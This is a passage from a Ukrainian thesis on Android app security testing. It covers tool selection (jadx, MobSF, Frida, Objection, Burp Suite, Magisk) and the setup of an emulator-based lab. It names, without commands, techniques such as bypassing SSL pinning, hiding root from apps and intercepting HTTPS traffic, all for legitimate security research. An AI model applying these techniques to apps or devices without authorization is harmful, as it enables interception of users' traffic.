1. Android Emulator.
2. Genymotion.
3. Фізичні пристрої.
4. Magisk.

Офіційний емулятор Android, що постачається з Android Studio, є основним інструментом для створення тестових середовищ. Емулятор підтримує різні версії Android, архітектури (x86, ARM), конфігурації пристроїв.

Для тестування безпеки важливими є можливості:

1. Створення образів з Google APIs (без Play Protect обмежень).
2. Root-доступ за замовчуванням у багатьох образах.
3. Можливість знімків (snapshots) для швидкого відновлення стану.
4. Інтеграція з ADB для автоматизації.

Genymotion є комерційним емулятором Android, що відзначається високою продуктивністю та додатковими функціями для розробників та тестувальників.

Переваги Genymotion:

1. Висока швидкість завдяки оптимізації під x86.
2. Простота налаштування мережевих параметрів.
3. Вбудована підтримка проксі.
4. Образи з різними конфігураціями.

Для повноцінного тестування безпеки часто необхідні фізичні пристрої, особливо для:

1. Тестування функцій, пов'язаних з апаратною безпекою (TEE, Keystore).
2. Реалістичного тестування мережесценаріїв.
3. Тестування специфічних для виробника модифікацій.

Рекомендується використовувати пристрої лінійки Google Pixel, які:

1. Мають офіційну підтримку розблокування bootloader.
2. Отримують чисту версію Android без модифікацій виробників.
3. Легко рутуються за допомогою Magisk.
4. Підтримують широкий діапазон версій Android.

Magisk є стандартним рішенням для отримання root-доступу на сучасних Android-пристроях. На відміну від старих методів рутування, Magisk використовує "systemless" підхід, що не модифікує системний розділ.

Можливості Magisk, важливі для тестування безпеки:

1. Root-доступ для інструментів типу Frida.
2. MagiskHide для приховування root від додатків.
3. Модулі для додаткової функціональності.

На основі проведеного аналізу доступних інструментів та з урахуванням критеріїв вибору, для проведення практичного дослідження безпеки Android-додатків у рамках даної кваліфікаційної роботи обрано наступний набір програмних засобів.

Для реверс-інжинірингу та статичного аналізу:

1. jadx.
2. MobSF.

jadx обрано як основний декомпілятор завдяки найкращій якості декомпіляції Java/Kotlin-коду, зручному графічному інтерфейсу, активній підтримці. jadx дозволяє ефективно аналізувати логіку додатку, шукати захардкодені секрети, досліджувати реалізацію безпекових механізмів.

MobSF обрано як інтегровану платформу для автоматизованого статичного аналізу. MobSF забезпечує швидке виявлення типових вразливостей та формування базового звіту, що може бути уточнений ручним аналізом.

Для динамічної інструментації:

1. Frida.
2. Objection.

Frida обрано як основний інструмент динамічного аналізу завдяки неперевершеній гнучкості та потужності. Frida є критично важливим для обходу SSL pinning, аналізу криптографії, дослідження runtime-поведінки.

Objection обрано як доповнення до Frida для типових операцій, що не вимагають написання власних скриптів.

Для аналізу мережевого трафіку:

Burp Suite Community Edition обрано як основний проксі для перехоплення та аналізу API-комунікацій. Незважаючи на відсутність автоматичного сканера у безкоштовній версії, Burp Suite Community забезпечує всю необхідну функціональність для ручного тестування.

Для тестового середовища:

Android Emulator (AVD) обрано як основне середовище завдяки гнучкості конфігурації, підтримці різних версій Android, безкоштовності.

Таблиця 2.11

Фінальний набір інструментів для практичного дослідження

Категорія	Інструмент	Обґрунтування вибору
Декомпіляція	jadx	Найкраща читабельність, GUI
Автоматичний SAST	MobSF	Комплексність, безкоштовність
Динамічна інструментація	Frida + Objection	Потужність, гнучкість
Мережевий аналіз	Burp Suite Community	Стандарт індустрії
Емуляція	Android Emulator	Офіційна підтримка, гнучкість

На основі обраних інструментів спроектовано архітектуру лабораторного стенду для проведення тестування безпеки.

Стенд складається з двох основних компонентів: хост-машини аналітика та тестового Android-середовища.

Хост-машина (операційна система Windows 10) містить:

1. jadx-gui.
2. MobSF.
3. Frida.
4. Objection.
5. Burp Suite Community Edition.
6. Android Studio з Android Emulator.
7. ADB (Android Debug Bridge).

Тестове Android-середовище (емулятор):

1. Android 7 (API 24).
2. Root-доступ (системний образ).
3. Frida-server.
4. CA-сертифікат Burp Suite.

Мережева конфігурація передбачає:

1. Емулятор налаштований на використання Burp Suite як проксі.
2. ADB-з'єднання для виконання команд та передачі файлів.
3. Frida-з'єднання через TCP.




Рисунок 2.1 – Схема лабораторного стенду для проведення тестування безпеки

РОЗДІЛ 3. ПРАКТИЧНА РЕАЛІЗАЦІЯ ТЕСТУВАННЯ БЕЗПЕКИ ТА РОЗРОБКА РЕКОМЕНДАЦІЙ ЩОДО ЗАХИСТУ

3.1 Розгортання лабораторного стенду та характеристика вразливого додатка

Для проведення практичного дослідження безпеки Android-додатків було розгорнуто спеціалізований лабораторний стенд, що включає всі необхідні компоненти для виконання статичного та динамічного аналізу мобільних застосунків. Процес підготовки тестового середовища розпочався з встановлення операційної системи на хост-машину, яка слугуватиме основною платформою для розміщення інструментів аналізу та емуляції Android-пристроїв.

В якості базової операційної системи було обрано Microsoft Windows 10, що обумовлено широкою підтримкою необхідного програмного забезпечення, стабільністю роботи з Android Studio та емуляторами, а також наявністю драйверів для налагодження через Android Debug Bridge (ADB). Процес інсталяції операційної системи виконувався з офіційного образу з подальшим оновленням до актуальної версії для забезпечення сумісності з сучасними інструментами розробки та тестування.




Рисунок 3.1 – Встановлення Windows 10 на хост-машину




Рисунок 3.2 – Windows 10 успішно встановлено на хост-машину

Після завершення базового налаштування операційної системи було виконано встановлення інтегрованого середовища розробки Android Studio, яке є офіційним інструментом від Google для розробки Android-додатків та включає Android SDK, емулятор Android-пристроїв, а також набір утиліт для налагодження та профілювання. Android Studio забезпечує зручний інтерфейс для управління віртуальними пристроями (Android Virtual Devices – AVD), що є критично важливим для створення контрольованого середовища тестування безпеки.




Рисунок 3.3 – Встановлення Android Studio на хост-машині




Рисунок 3.4 – Android Studio успішно встановлено на хост-машині

Для емуляції цільового Android-пристрою було обрано платформу Android 7.0 (кодова назва "Nougat") з рівнем API 24. Вибір саме цієї версії операційної системи обумовлений кількома важливими факторами. По-перше, Android 7.0 є достатньо сучасною версією, що підтримує основні механізми безпеки платформи та API, необхідні для демонстрації типових вразливостей. По-друге, ця версія має менш суворі обмеження щодо встановлення користувацьких сертифікатів центрів сертифікації (CA), що спрощує налаштування перехоплення HTTPS-трафіку через проксі-сервер. У версіях Android 7.0 та вище користувацькі сертифікати за замовчуванням не є довіреними для додатків, однак для тестових образів з Google APIs існують методи обходу цього обмеження.




Рисунок 3.5 – Встановлення Android 7.0 ("Nougat") API Level 24 на хост-машині




Рисунок 3.6 – Android 7.0 ("Nougat") API Level 24
успішно встановлено на хост-машині

Наступним етапом стало створення віртуального Android-пристрою (AVD) в Android Studio. Процес конфігурації AVD включав вибір апаратного профілю пристрою, що визначає характеристики екрану, обсяг оперативної пам'яті, наявність апаратних кнопок та інші параметри, що впливають на поведінку емулятора. Для цілей тестування безпеки було обрано профіль, що забезпечує оптимальний баланс між продуктивністю емуляції та реалістичністю відтворення середовища виконання мобільного додатку.

Конфігурація віртуального пристрою включала налаштування обсягу внутрішньої пам'яті для зберігання додатків та їх даних, виділення оперативної пам'яті для забезпечення стабільної роботи емулятора під час інтенсивного аналізу, а також активацію апаратного прискорення (Hardware Acceleration) для підвищення швидкодії емуляції. Використання системного образу з Google APIs забезпечує доступ до сервісів Google Play, що може бути необхідним для тестування певних функцій додатків.




Рисунок 3.7 – Створення нового Android девайсу в Android Studio на хост-машині, вибір типу девайсу




Рисунок 3.8 – Створення нового Android девайсу в Android Studio на хост-машині, встановлення конфігурації




Рисунок 3.9 – Новий Android девайс успішно створено в Android Studio на хост-машині

Для проведення статичного аналізу Android-додатків було встановлено декомпілятор JADX (Dex to Java Decompiler).

